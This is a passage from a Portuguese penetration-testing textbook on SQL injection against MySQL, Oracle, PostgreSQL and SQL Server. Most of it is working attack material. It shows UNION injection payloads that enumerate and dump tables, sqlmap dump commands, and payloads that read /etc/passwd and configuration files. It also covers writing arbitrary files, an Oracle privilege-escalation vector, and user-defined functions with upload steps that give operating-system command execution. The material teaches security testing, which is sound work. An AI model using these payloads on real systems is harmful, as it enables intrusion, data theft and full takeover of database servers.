nome_do_banco.[nome_do_esquema].nome_do_objeto |
nome_do_esquema.nome_do_objeto |
nome_do_objeto

```

Por exemplo, a referência “master..sysdatabases” denota o objeto “sysdatabases” do banco de dados master. Observe que, nessa notação, o ponto (“.”) não está contido na parte opcional e, por esse motivo, os dois nomes são separados por “..”.

As tabelas necessárias para enumeração de objetos estão sumarizadas a seguir:

- **sysdatabases:** contém uma linha para cada banco de dados do SQL Server instalado. Colunas relevantes: NAME e SID.
- **sysobjects:** essa tabela contém uma linha para cada objeto do banco de dados, inclusive tabelas e rotinas armazenadas. Colunas relevantes: ID, NAME e XTYPE (‘U’ denota tabelas de usuário).
- **syscolumns:** armazena informações sobre todas as colunas das tabelas e visões do banco de dados. Colunas relevantes: ID, NAME, XTYPE e LENGTH.
- **systypes:** contém todos os tipos de dados definidos para o banco. Colunas relevantes: NAME e XTYPE.

Considerando um cenário similar aos explorados nesta seção, para MySQL e Oracle obtêm-se os seguintes vetores de teste:

- Enumeração de bancos de dados:

```
' and 1=2 union select 1,name,null from master..sysdatabases--
```

- Enumeração de tabelas de um banco de dados (no exemplo, master):

```
' and 1=2 union select 1,name,null from master..sysobjects 8
where xtype='U'--
```

- Identificação de colunas de uma tabela (no exemplo, secret\_table):

```
' and 1=2 union select a.length,a.name,b.name from master..
syscolumns a, master..systypes b where a.xtype=b.xtype and id=
(select id from master..sysobjects where name='secret_table')--
```

- Extração dos dados da tabela:

- ' and 1=2 union select money,text,null from master..secret\_table--

### Extração automatizada

Quando é possível exibir o resultado da injeção de SQL na tela, o uso de uma ferramenta para a extração de tabelas normalmente não é necessário. Bons resultados podem ser alcançados por meio da técnica baseada em UNION somada ao conhecimento sobre o dicionário de dados do SGBD empregado pela aplicação. Apesar dessa ressalva, caso ainda se opte pela automatização, um ótimo utilitário para a tarefa é o sqlmap, introduzido anteriormente neste capítulo.

Das inúmeras opções apresentadas pela ferramenta, as pertinentes para enumeração dos objetos do banco de dados são:

- ▣ **--tables**: enumera as tabelas do banco de dados.
- ▣ **--columns**: enumera as colunas de uma tabela.
- ▣ **--dump**: recupera as linhas de uma tabela.
- ▣ **--dump-all**: extrai as linhas de todas as tabelas do banco de dados.
- ▣ **--replicate**: armazena os dados obtidos em um banco de dados **SQLite3**.
- ▣ **-D**: indica o banco de dados a ser enumerado.
- ▣ **-T**: indica a tabela a ser enumerada.

**SQLite**  
Biblioteca livre que implementa um banco de dados SQL transacional e auto-contido, sem a necessidade de um servidor. Opera diretamente com os arquivos de dados, que são totalmente independentes de plataforma.

Um exemplo de utilização está ilustrado na Figura 6.36, na qual o sqlmap é executado com a opção **--tables**, para enumeração de tabelas. Note que, além de exibir o resultado em tela, a ferramenta também o armazena em um arquivo log, em um diretório padrão.

```
~$ sqlmap.py -u mssql1.esr.rnp.br/index2.php --tables --forms
...
Database: master
[39 tables]
+-----+
| INFORMATION_SCHEMA.CHECK_CONSTRAINTS |
| INFORMATION_SCHEMA.COLUMNS |
| INFORMATION_SCHEMA.COLUMN_DOMAIN_USAGE |
| INFORMATION_SCHEMA.COLUMN_PRIVILEGES |
| INFORMATION_SCHEMA.CONSTRAINT_COLUMN_USAGE |
| INFORMATION_SCHEMA.CONSTRAINT_TABLE_USAGE |
| INFORMATION_SCHEMA.DOMAINS |
| INFORMATION_SCHEMA.DOMAIN_CONSTRAINTS |
...
| dbo.MSreplication_options |
| dbo.dtproperties |
| dbo.papers |
| dbo.secret_table |
| dbo.spt_datatype_info |
| dbo.spt_datatype_info_ext |
| dbo.spt_fallback_dev |
...
```

**Figura 6.36**  
Enumeração de tabelas, com auxílio do "sqlmap".



Partindo do resultado anterior, o próximo passo consiste na extração do conteúdo de uma ou mais tabelas, o que é realizado por meio do comando ilustrado na Figura 6.37.

```
~$ sqlmap.py -u mssql1.esr.rnp.br/index2.php --forms --dump -T
secret_table
...
[09:51:18] [INFO] retrieved: 100000000.00
Database: master
Table: dbo.secret_table
[3 entries]
+-----+-----+
| text | value |
+-----+-----+
| Not so secret text | 300.00 |
| Secret text | 100000.00 |
| Top secret text | 100000000.00 |
+-----+-----+
```

**Figura 6.37**  
Extração do conteúdo da tabela "secret\_table", com auxílio do "sqlmap".

## Manipulação de arquivos

Cada sistema gerenciador de banco de dados, normalmente, possui um conjunto de rotinas embutidas que permitem interagir com o sistema de arquivos e podem ser chamadas como parte de um comando SQL.

Desse modo, por meio de injeção de SQL, é possível gravar arquivos arbitrários no servidor, em todos os diretórios que o SGBD possui permissão para escrita, assim como extrair arquivos que possam ser lidos por ele. Tais funcionalidades permitem que defeitos na aplicação possam ser empregados para comprometer a plataforma de banco de dados utilizada.

### MySQL

Há dois métodos fornecidos pelo SGBD MySQL, para leitura de arquivos, e a escolha de qual utilizar em um ataque depende do método de extração a ser utilizado (Clarke, 2009; Anley, 2004; Stuttard e Pinto, 2007):


- **LOAD DATA INFILE:** esse comando insere o conteúdo do arquivo especificado na tabela indicada. É útil quando o resultado da consulta não pode ser exibido na tela, mas comandos empilhados devem ser suportados, para ser utilizado.
- **LOAD\_FILE:** é uma função que devolve o conteúdo do arquivo indicado, podendo ser chamada como parte de expressões. É o método mais simples de ser usado, mas necessita que o resultado da consulta seja exibido na tela.

Por exemplo, para extrair o conteúdo do arquivo /etc/passwd, o seguinte vetor pode ser injetado na aplicação vulnerável que vimos usando de exemplo:



```
' and 1=2 union select null,null,load_file('/etc/passwd'),null,
null,null#
```

O resultado da injeção de SQL pode ser conferido na Figura 6.38.



**Figura 6.38**  
Extração do conteúdo do arquivo `/etc/passwd`.

Caso o MySQL seja hospedado juntamente com o servidor web, o que não é recomendado do ponto de vista de segurança, um arquivo interessante de se obter é o `httpd.conf` (ou análogo), porque ele contém diversos detalhes de configuração que podem auxiliar no teste de invasão.

Uma pergunta que pode surgir para o aluno é como extrair dados binários usando a presente técnica, uma vez que esse tipo de arquivo pode conter caracteres não imprimíveis. A solução para superar essa dificuldade é simples e consiste em passar o resultado de `LOAD_FILE()` para a função `HEX()`, que converte o argumento em uma sequência textual de dígitos hexadecimais. Exemplificando, a leitura de um arquivo binário `"tmp/arq.bin"` pode ser feita da seguinte maneira:

```
' and 1=2 union select null,null,hex(load_file('/tmp/arq.bin')),
null,null,null#
```

A contraparte do SGBD MySQL, para escrita de arquivos, é uma extensão da sintaxe original do `SELECT`, a qual utiliza cláusulas diferentes para arquivos de texto e para binários:

- Texto: `SELECT ... INTO OUTFILE <nome do arquivo de saída>`
- Binário: `SELECT ... INTO DUMPFILE <nome do arquivo de saída>`

Ao realizar a injeção com esses comandos, é importante observar que, caso o SELECT injetável selecione mais de uma coluna, a versão binária deve ser empregada para evitar a adição de bytes indesejados. Nesse cenário, todo o conteúdo do arquivo, codificado em hexadecimal, deve ser incluído em uma única coluna, enquanto que as demais colunas devem ser especificadas como cadeia vazia (''). Caso esta seja trocada por NULL para cada uma das ocorrências, um byte com valor zero é gravado no arquivo destino. Obviamente, isso altera o formato do arquivo original, tornando-o inválido, dependendo da situação em que for usado.

Uma ressalva final é que a operação resulta em erro sempre que o arquivo especificado já existir ou se a conta do MySQL não possuir permissão de escrita no diretório informado.

Para exemplificar, supondo que se deseja gravar no servidor um arquivo binário, contendo os bytes {0x05, 0xf4, 0x03}, com o nome tst.bin, no diretório /tmp, o seguinte vetor pode ser injetado na aplicação vulnerável:

```
' and 1=2 union select '','',0x05f403,'','','' into dumpfile
'/tmp/tst.bin'#
```

## Oracle

A interação com o sistema de arquivos, em Oracle, pode ser realizada empregando-se o pacote UTL\_FILE ou um programa escrito em linguagem Java (Litchfield, 2007; Clarke; 2009). Em qualquer dos casos, é necessário ter à disposição uma rotina em PL/SQL que seja vulnerável à injeção de SQL, como a explorada na seção de escalada de privilégios.

Como o pacote injetado tende a ser grande, nesses casos a situação ideal é a criação de uma função, como a mostrada na Figura 6.39, que possa ser invocada de dentro de um SELECT.

```
CREATE OR REPLACE FUNCTION FREAD (DIRNAME IN VARCHAR2, FILENAME IN
VARCHAR2)
RETURN VARCHAR2
AS
 FILE UTL_FILE.FILE_TYPE;
 LINE VARCHAR2(1000);
 CONTENT VARCHAR2(32000);
BEGIN
 EXECUTE IMMEDIATE '
 DECLARE
 PRAGMA AUTONOMOUS_TRANSACTION;
 BEGIN EXECUTE IMMEDIATE ''CREATE OR REPLACE DIRECTORY FDIR
AS '''' || DIRNAME || '''' ''';
 END;';
```

```

FILE := UTL_FILE.FOPEN('FDIR', FILENAME, 'R');

IF UTL_FILE.IS_OPEN(FILE) THEN

 CONTENT := '';

 LOOP

 BEGIN

 UTL_FILE.GET_LINE(FILE, LINE);

 CONTENT := CONTENT || LINE || CHR(10);

 EXCEPTION

 WHEN NO_DATA_FOUND THEN

 EXIT;

 END;

 END LOOP;

 UTL_FILE.FCLOSE(FILE);

END IF;

RETURN CONTENT;

END;

```

**Figura 6.39**  
Função em PL/SQL  
para leitura de  
arquivos-texto.

Devido às diversas aspas simples presentes no código, ao realizar a injeção é preciso equilibrá-las com as aspas que fazem parte do vetor original, se não ocorrerá um erro durante a criação da função, ou em tempo de execução, se o problema for dentro do EXECUTE IMMEDIATE. Outro método mais sucinto e elegante, disponível a partir da versão 10g do Oracle, compreende o uso da construção "q'<delimitador>texto<delimitador>", possível desde que <delimitador> não ocorra em "texto". Para que o aluno não tenha dúvidas na realização dessa tarefa, o vetor que deve ser injetado segue ilustrado na Figura 6.40.

```

' union select 1,null,sys.dbms_export_extension. ␣
get_domain_index_tables('a','b',' ', q'<DBMS_OUTPUT".PUT(:P1); ␣
EXECUTE IMMEDIATE q'[DECLARE PRAGMA AUTONOMOUS_TRANSACTION;BEGIN ␣
EXECUTE IMMEDIATE q'| ␣
CREATE OR REPLACE FUNCTION FREAD (DIRNAME IN VARCHAR2, FILENAME IN ␣
VARCHAR2) ␣
RETURN VARCHAR2 ␣
AS ␣
FILE UTL_FILE.FILE_TYPE; ␣
LINE VARCHAR2(1000); ␣
CONTENT VARCHAR2(32000) ␣

```

**Figura 6.40**  
Vetor de injeção  
para criação da  
função de leitura de  
arquivos-texto.

```

BEGIN ↵

 EXECUTE IMMEDIATE q'{ ↵
 DECLARE ↵

 PRAGMA AUTONOMOUS_TRANSACTION; ↵

 BEGIN ↵

 EXECUTE IMMEDIATE q'!CREATE OR REPLACE DIRECTORY FDIR AS '}' ↵
 || DIRNAME || q'{'!'; ↵

 END;}''; ↵

 FILE := UTL_FILE.FOPEN(q'{FDIR}', FILENAME, q'{R}'); ↵

 IF UTL_FILE.IS_OPEN(FILE) THEN ↵

 CONTENT := q'{}'; ↵

 LOOP ↵

 BEGIN ↵

 UTL_FILE.GET_LINE(FILE, LINE); ↵

 CONTENT := CONTENT || LINE || CHR(10); ↵

 EXCEPTION ↵

 WHEN NO_DATA_FOUND THEN ↵

 EXIT; ↵

 END; ↵

 END LOOP; ↵

 UTL_FILE.FCLOSE(FILE); ↵

 END IF; ↵

 RETURN CONTENT; ↵

END; ↵

|';END;]';END;-->', ↵

0,'1',0) from dual--

```

O pacote vulnerável DBMS\_EXPORT\_EXTENSION pertence ao usuário SYS do Oracle e, assim, a função é criada como sendo dele. Consequentemente, para que o usuário da aplicação possa invocá-la, deve-se executar um GRANT, concedendo a ele privilégio de execução da função:

```

' union select 1,null,sys.dbms_export_extension. ↵

get_domain_index_tables('a','b','', 'DBMS_OUTPUT'.PUT(:P1); ↵

EXECUTE IMMEDIATE ''DECLARE PRAGMA AUTONOMOUS_TRANSACTION;BEGIN ↵

```

```
EXECUTE IMMEDIATE ''''GRANT EXECUTE ON FREAD TO SYSTEM
'''';END;''';END;--',
0,'1',0) from dual--
```

Feito tudo isso, fica fácil ler arquivos do servidor de banco de dados, como se vê no próximo exemplo, que extrai o arquivo /etc/passwd:

```
' and 1=2 union select 1,sys.fread('/etc','passwd'),null from dual--
```

O processo de escrita de arquivos segue curso similar, sendo apenas necessário abrir o arquivo em modo de escrita (W) e utilizar o comando PUT ou derivados.

## PostgreSQL

O comando COPY pode ser utilizado, em PostgreSQL, para leitura e escrita de arquivos binários, em formato próprio do SGBD e textuais. O acesso ao sistema de arquivos está restrito aos privilégios da conta de sistema operacional que executa o SGBD, e não há restrição quanto à sobrescrita de arquivos, diferentemente de como ocorre em MySQL. Um ponto importante a ser observado é que toda transferência é efetuada sempre entre arquivos e tabelas do banco de dados.



Consequentemente, o primeiro passo para a leitura de um arquivo consiste na escolha da tabela que receberá os dados ou na criação de uma tabela temporária, como no exemplo abaixo:

```
'; create table tmp (num serial, data text)--
```

Em seguida, deve-se carregar o arquivo desejado na tabela alvo:

```
'; copy tmp (data) from '/var/lib/pgsql/data/pg_hba.conf'--
```

Finalmente, os dados podem ser extraídos por meio da técnica baseada em UNION:

```
' and 1=2 union select num,data,null from tmp order by 1--
```

A escrita de arquivos, por sua vez, é direta, bastando especificar uma tabela ou utilizar um SELECT como fonte de dados:

```
'; copy books to '/tmp/out.txt' csv--
```

No vetor acima, a cláusula CSV faz com que os campos das linhas da tabela books sejam separados por vírgula quando gravados no arquivo /tmp/out.txt.

Observe agora como se armazenam dados a partir de uma consulta:

```
'; copy (select version()) to '/tmp/out.txt'--
```

Todas essas técnicas apresentam uma limitação, apontada pelo próprio Leidecker (2007), que se resume na impossibilidade de manipular arquivos binários com formato arbitrário. Uma solução para esse problema foi introduzida por Guimarães (2009) e se baseia nas funcionalidades de manipulação de objetos grandes.



Embora esse novo método represente um grande avanço em relação aos anteriores, o tamanho máximo de arquivo que pode ser copiado para o servidor é de apenas 8192 bytes.

De acordo com o roteiro descrito por Guimarães (2009), a etapa inicial consiste na codificação em BASE64 do arquivo a ser copiado. Considere, por exemplo, que este se chame lib.so:

```
~$ base64 lib.so > out.b64
```

Em seguida, uma tabela auxiliar deve ser criada, contendo um campo do tipo text:

```
'; create table tmp (data text)--
```

O arquivo em BASE64 deve, então, ser inserido na tabela de suporte:

```
'; insert into tmp values (
'f0VMRgEBAQAAAAAAAAAAAAAwABAAAcAgAADQAAAAUEAAAAAADQAIIAAFACgAGQ
AYAAEAAAAAAAAAAAAAAAAAYDgAAGA4AAAUAAAAEAAAAQAAABgOAAAYHgAAGB4AA
AABAAAIQAABgAAAAAQAAACAAAAMA4AADAEAAwHgAAyAAAAMgAAAAGAAAABAAAAQA
...
MEAAAAIAAAAwAAABgfAAAYDwAACAAAAAAAAAAAAAAAAABAAAAAAAAADGAAAAAQAAADAA
AAAAAAAAAG8AACwAAAAAAAAAAAAAAAAEAAAABAAAAAQAAAMAAAAAAAAAAAAAAAAEQPAAD
PAAAAAAAAAAAAAAAAABAAAAAAAAA==')--
```

Prossegue-se criando um objeto do tipo large, identificado por um número arbitrário:

```
'; select lo_create(1000)--
```

Agora, o objeto deve ter a parte de dados atualizada, com os bytes originais do arquivo sendo copiados para o servidor. Isso é feito manipulando a linha da tabela pg\_largeobject, cujo loid seja igual ao identificador escolhido no passo anterior:

```
'; update pg_largeobject set data = (select decode(data,'base64')
from tmp) where loid=1000--
```

Por fim, o arquivo pode ser criado no servidor por meio da função lo\_export():

```
'; select lo_export(1000,'tmp/lib.so')--
```

## SQL Server

A leitura de arquivos em SQL Server é realizada de maneira similar à suportada pelo SGBD PostgreSQL, mas o comando BULK INSERT é utilizado no lugar. A transferência também depende de uma tabela, e a fonte de dados pode ser local ao próprio servidor ou remota, especificada por um **UNC**, no formato \\servidor\compartilhamento\caminho\arquivo.



### UNC

Universal Naming Convention. Define o formato de nomes, para acesso a recursos disponibilizados em uma rede local.

Diversas opções são fornecidas pelo comando por meio da cláusula WITH para descrever o formato do arquivo de entrada, e, se nenhum deles for empregado, os valores padronizados são assumidos. Exemplos de opções incluem delimitadores de campos e de fim de linha.

Assim como em PostgreSQL, o primeiro passo é a criação de uma tabela temporária:

```
' ; create table tmp (data varchar(8000))--
```

A etapa seguinte consiste no carregamento do conteúdo do arquivo, por exemplo, iis6.log, na tabela recém-criada:

```
' ; bulk insert tmp from 'c:\windows\iis6.log'--
```

Por fim, os dados são extraídos por meio da técnica UNION:

```
' and 1=2 union all select null,data,null from tmp--
```

O SQL Server não possui uma contraparte do BULK INSERT diretamente como um comando, sendo necessário empregar um utilitário externo, chamado de bcp. Esse aplicativo permite importar e exportar dados de um banco SQL Server e é chamado via linha de comando.



Assim, para invocá-lo de dentro do SGBD, deve-se utilizar o procedimento estendido xp\_cmdshell, que permite executar programas arbitrários. Como esse é o tema de uma seção adiante, por ora, vejamos apenas exemplos de uso a partir do sistema operacional:

```
C:\> bcp "select * from master..secret_table" queryout ↵
```

```
c:\temp\tst.txt -c -Usa -P
```

```
Starting copy...
```

```
3 rows copied.
```

```
Network packet size (bytes): 4096
```

```
Clock Time (ms.): total 1
```

```
C:\> type c:\temp\tst.txt
```

```
Secret text 100000.0000
```

```
Not so secret text 300.0000
```

```
Top secret text 100000000.0000
```

No caso acima, a fonte de dados é um comando SELECT, que deve sempre ser acompanhado da opção queryout. O arquivo de destino é especificado em seguida juntamente com a opção -c, que indica que os dados devem ser tratados como caracteres. Finalmente, as credenciais devem ser informadas pelas opções -U e -P.

Quando todas as linhas da tabela são exportadas, sem exceção, é mais fácil utilizar a segunda sintaxe, abaixo mostrada:

```
C:\> bcp master..secret_table out c:\temp\tst2.txt -c -Usa -P
```

```
Starting copy...
```



```
3 rows copied.
```

```
Network packet size (bytes): 4096
```

```
Clock Time (ms.): total 1
```

A diferença desse formato é que a tabela é especificada diretamente, como argumento do comando, e a opção out deve ser empregada, em vez de queryout.

## Função definida pelo usuário

As funcionalidades originais de um sistema gerenciador de bancos de dados podem ser estendidas, por meio de funções definidas pelo usuário (**UDF**, do inglês User Defined Function), as quais podem ser chamadas como parte de uma expressão, em um comando SQL.

De modo geral, o comando CREATE FUNCTION é empregado para a criação dessas extensões, que podem ser escritas em diversas linguagens de programação, dependendo do SGBD alvo. Em alguns casos, é possível criá-las, também, a partir de bibliotecas compartilhadas presentes no sistema de arquivos (Guimarães, 2009).

### MySQL

MySQL permite a criação de funções de usuário, implementadas em linguagem C e compiladas como bibliotecas dinâmicas, que devem ser armazenadas, a partir da versão 5.1.19, no diretório indicado pelo parâmetro plugin\_dir, definido no arquivo my.cnf. Nas versões anteriores, era possível colocá-las em qualquer pasta que fosse pesquisada pelo sistema operacional em busca de bibliotecas compartilhadas. Uma dificuldade que se tem hoje em dia, para a criação de tais funções via injeção de SQL, é que o diretório que deve hospedar a biblioteca, normalmente, não pode ser escrito pela conta do MySQL. Além disso, para injetar o comando CREATE FUNCTION, a aplicação e a versão do SGBD devem suportar comandos empilhados.

O exemplo dado a seguir, distribuído como software livre, por meio de licença GPL Lesser General Public License, é obra de Bernardo Damele Guimarães, criador do sqlmap, e de Roland Bouman. O código deles, apresentado parcialmente na Figura 6.41, estende a biblioteca "lib\_mysqludf\_sys", parte do repositório do MySQL, e adiciona ao todo seis funções, incluindo "sys\_exec()" e "sys\_eval()", para execução de comandos do sistema operacional. A biblioteca pode ser compilada para ambientes Windows e Linux, tendo em mente que os cabeçalhos e bibliotecas do MySQL precisam estar instalados.



#### UDF

No contexto de bancos de dados SQL, é uma função definida pelo usuário, que estende as funcionalidades nativas de um SGBD e que pode ser usada como uma expressão.





```

...

char* sys_eval(
 UDF_INIT *initid
, UDF_ARGS *args
, char* result
, unsigned long* length
, char *is_null
, char *error
){
 FILE *pipe;
 char *line;
 unsigned long outlen, linelen;

 line = (char *)malloc(1024);
 result = (char *)malloc(1);
 outlen = 0;

 result[0] = (char)0;

 pipe = popen(args->args[0], "r");

 while (fgets(line, sizeof(line), pipe) != NULL) {
 linelen = strlen(line);
 result = (char *)realloc(result, outlen + linelen);
 strncpy(result + outlen, line, linelen);
 outlen = outlen + linelen;
 }

 pclose(pipe);

 if (!(*result) || result == NULL) {
 *is_null = 1;
 }
}

```

**Figura 6.41**  
Código-fonte da  
função "sys\_eval()",  
que estende a  
funcionalidade do  
MySQL, permitin-  
do execução de  
programas de linha  
de comando.

```

 } else {
 result[outlen-1] = 0x00;
 *length = strlen(result);
 }

 return result;
}

...

```

A geração do binário pode ser feita por meio do seguinte comando:

```

~$ gcc -Wall -I/usr/include/mysql -Os -shared lib_mysqludf_sys.c ↵
-o lib_mysqludf_sys.so

```

Em seguida, o comando strip deve ser executado para a remoção dos símbolos e consequente redução do tamanho da biblioteca. O objetivo é facilitar o envio para o servidor de banco de dados, por meio da injeção de SQL (Guimarães, 2009).

```

~$ strip -sx lib_mysqludf_sys.so

```

A próxima etapa é determinar o diretório em que a biblioteca deve ser gravada no servidor de banco de dados. Supondo que a versão instalada de MySQL seja a 5.1.56, como já vimos, isso é definido pelo valor do parâmetro de inicialização plugin\_dir. Este pode ser obtido a partir do dicionário de dados, por meio da seguinte injeção de SQL:

```

' and 1=2 union select 1,null,variable_value,null,null,null from ↵
information_schema.global_variables where variable_name='PLUGIN_
DIR'#

```

Que resulta no valor /usr/lib/mysql/plugin. Por padrão, esse diretório não pode ser escrito por todos os usuários e, assim, para o ataque funcionar, é necessário escalar os privilégios da conta de sistema operacional utilizada pelo MySQL. Para a realização dessa prova de conceito, entretanto, os privilégios necessários foram diretamente concedidos à conta mysql.

A gravação do arquivo no servidor emprega o comando SELECT ... INTO DUMPFILE, visto anteriormente. Observe que, por se tratar de um arquivo binário, a biblioteca deve ser codificada como uma cadeia de valores hexadecimais antes de ser transferida. Isso pode ser realizado, facilmente, com auxílio dos utilitários xxd e tr, para Linux. Enquanto o primeiro cuida do processo de codificação, o último remove os caracteres de fim de linha, gerados pelo programa xxd:

```

~$ xxd -p lib_mysqludf_sys.so | tr -d '\n' > out.hex

```

[illegible]

```

'; ↵

CREATE FUNCTION lib_mysqludf_sys_info RETURNS string SONAME ↵
'lib_mysqludf_sys.so'; ↵

CREATE FUNCTION sys_get RETURNS string SONAME 'lib_mysqludf_sys.so'; ↵

CREATE FUNCTION sys_set RETURNS int SONAME 'lib_mysqludf_sys.so'; ↵

CREATE FUNCTION sys_exec RETURNS int SONAME 'lib_mysqludf_sys.so'; ↵

CREATE FUNCTION sys_eval RETURNS string SONAME 'lib_mysqludf_sys.so' ↵;

CREATE FUNCTION sys_bineval RETURNS int SONAME 'lib_mysqludf_sys.
so'#

```

```
' union select 1,null,sys_eval('ping -c 4 192.168.213.10'),null,
null,null#
```

## Oracle

Em Oracle, é possível criar funções definidas por usuário nas linguagens PL/SQL e Java, sendo um exemplo da primeira a rotina que vimos para a leitura de arquivos. Nessa seção, para cobrir todas as possibilidades, uma função em Java que executa comandos no sistema operacional é apresentada na Figura 6.42. Assim como no caso anterior, é necessário injetar todo o código explorando uma rotina vulnerável, escrita em PL/SQL, sem a qual o ataque não funciona.



```
CREATE OR REPLACE AND RESOLVE JAVA SOURCE NAMED "JCMD" AS

import java.lang.*;
import java.io.*;

public class JCMD {
 public static String execCmd(String command) throws IOException
 {
 String line = "";
 StringBuffer sb = new StringBuffer();
 Process p = Runtime.getRuntime().exec(command);
 DataInputStream dis = new DataInputStream(p.getInputStream());

 while ((line = dis.readLine()) != null) {
 sb.append(line + "\n");
 }

 dis.close();
 return sb.toString();
 }
}
```

**Figura 6.42**  
Código-fonte Java  
de função para exe-  
cução de comandos  
em Oracle.

A criação da classe Java JCMD representa apenas parte da tarefa, restando, ainda, a criação da função propriamente dita e a concessão de privilégios aos usuários. Os comandos que realizam essas ações estão ilustrados a seguir:

```
CREATE OR REPLACE FUNCTION JCMD (command IN VARCHAR2)
RETURN VARCHAR2
AS LANGUAGE JAVA
NAME 'JCMD.execCmd(java.lang.String) return java.lang.String';
```

```
GRANT EXECUTE ON JCMDf TO PUBLIC;
```

Feito tudo isso, já é possível executar comandos no sistema operacional:

```
' and 1=2 union select null,replace(sys.jcmdf('/bin/ls -l /'), chr(10),'
'),null from dual--
```

A função REPLACE é utilizada acima para incluir as quebras de linha no HTML gerado, e o resultado da injeção está ilustrado na Figura 6.43.



Figura 6.43

Execução  
do comando ls -l /,  
por meio de  
chamada a UDF.

## PostgreSQL

O SGBD PostgreSQL permite a criação de funções de usuário, implementadas em linguagem C e compiladas como bibliotecas dinâmicas, que podem ser armazenadas em qualquer diretório que a conta do servidor consiga acessar. Isso facilita muito a tarefa de injeção, pois o arquivo pode ser gravado no diretório /tmp, por exemplo, que pode ser escrito por todos os usuários do sistema. Adicionalmente, a exploração é favorecida mais ainda pelo suporte nativo a comandos empilhados.

Nas versões anteriores a 8.1, inclusive, era possível definir funções que utilizavam bibliotecas nativas do sistema operacional, como a libc. A partir da versão 8.2, isso não é mais possível, pois um bloco mágico deve estar presente em todas as bibliotecas compartilhadas para que possam ser carregadas (Leidecker, 2007; Guimarães, 2009). Portanto, esse requisito deve ser devidamente atendido para que o ataque funcione corretamente.

O código que será usado como exemplo, mostrado parcialmente na Figura 6.44, também é obra de Bernardo Guimarães e é distribuído como software livre, por meio de licença GPL Lesser General Public License. Essa biblioteca cria quatro funções, que podem ser utilizadas para a execução de programas de linha de comando e para a leitura de arquivos. Além disso, é possível compilá-la para ambientes Windows e Linux, tendo em mente que os cabeçalhos e bibliotecas do PostgreSQL precisam estar instalados.

```

...
PG_FUNCTION_INFO_V1(sys_exec);
#ifdef PGDLLIMPORT
extern PGDLLIMPORT Datum sys_exec(PG_FUNCTION_ARGS) {
#else
extern DLLIMPORT Datum sys_exec(PG_FUNCTION_ARGS) {
#endif
 text *argv0 = PG_GETARG_TEXT_P(0);
 int32 result = 0;
 char *command;

 command = text_ptr_to_char_ptr(argv0);

 result = system(command);
 free(command);

 PG_FREE_IF_COPY(argv0, 0);
 PG_RETURN_INT32(result);
}
...

```

**Figura 6.44**  
Código fonte da função “sys\_exec()”, que tem por objetivo estender o PostgreSQL, permitindo execução de programas de linha de comando.

A geração do binário pode ser feita por meio do seguinte comando:

```

~$ gcc -Wall -I/usr/include/pgsql/server -Os -shared ↵
lib_postgresludf_sys.c -o lib_postgresludf_sys.so

```

Em seguida, o comando strip deve ser executado, para remoção dos símbolos e consequente redução do tamanho da biblioteca. O objetivo é facilitar o envio para o servidor de banco de dados, por meio da injeção de SQL (Guimarães, 2009).

```

~$ strip -sx lib_postgresludf_sys.so

```

Para enviar o arquivo ao servidor, por se tratar de arquivo binário, a técnica baseada em objetos grandes deve ser empregada. O aluno pode seguir, exatamente, os passos descritos na seção de manipulação de arquivos e depositar a biblioteca no diretório /tmp.

Na próxima etapa, as funções devem ser criadas no banco de dados, referenciando a biblioteca recém-copiada para o servidor:

```

'; ↵

CREATE OR REPLACE FUNCTION sys_exec(text) RETURNS int4 AS ↵
'/tmp/lib_postgresqludf_sys.so', 'sys_exec' LANGUAGE C RETURNS NULL
↵

ON NULL INPUT IMMUTABLE; ↵

CREATE OR REPLACE FUNCTION sys_eval(text) RETURNS text AS ↵
'/tmp/lib_postgresqludf_sys.so', 'sys_eval' LANGUAGE C RETURNS NULL
↵

ON NULL INPUT IMMUTABLE; ↵

CREATE OR REPLACE FUNCTION sys_bineval(text) RETURNS int4 AS ↵
'/tmp/lib_postgresqludf_sys.so', 'sys_bineval' LANGUAGE C RETURNS
NULL ↵

ON NULL INPUT IMMUTABLE; ↵

CREATE OR REPLACE FUNCTION sys_fileread(text) RETURNS text AS ↵
'/tmp/lib_postgresqludf_sys.so', 'sys_fileread' LANGUAGE C RETURNS ↵
NULL ON NULL INPUT IMMUTABLE;--

```

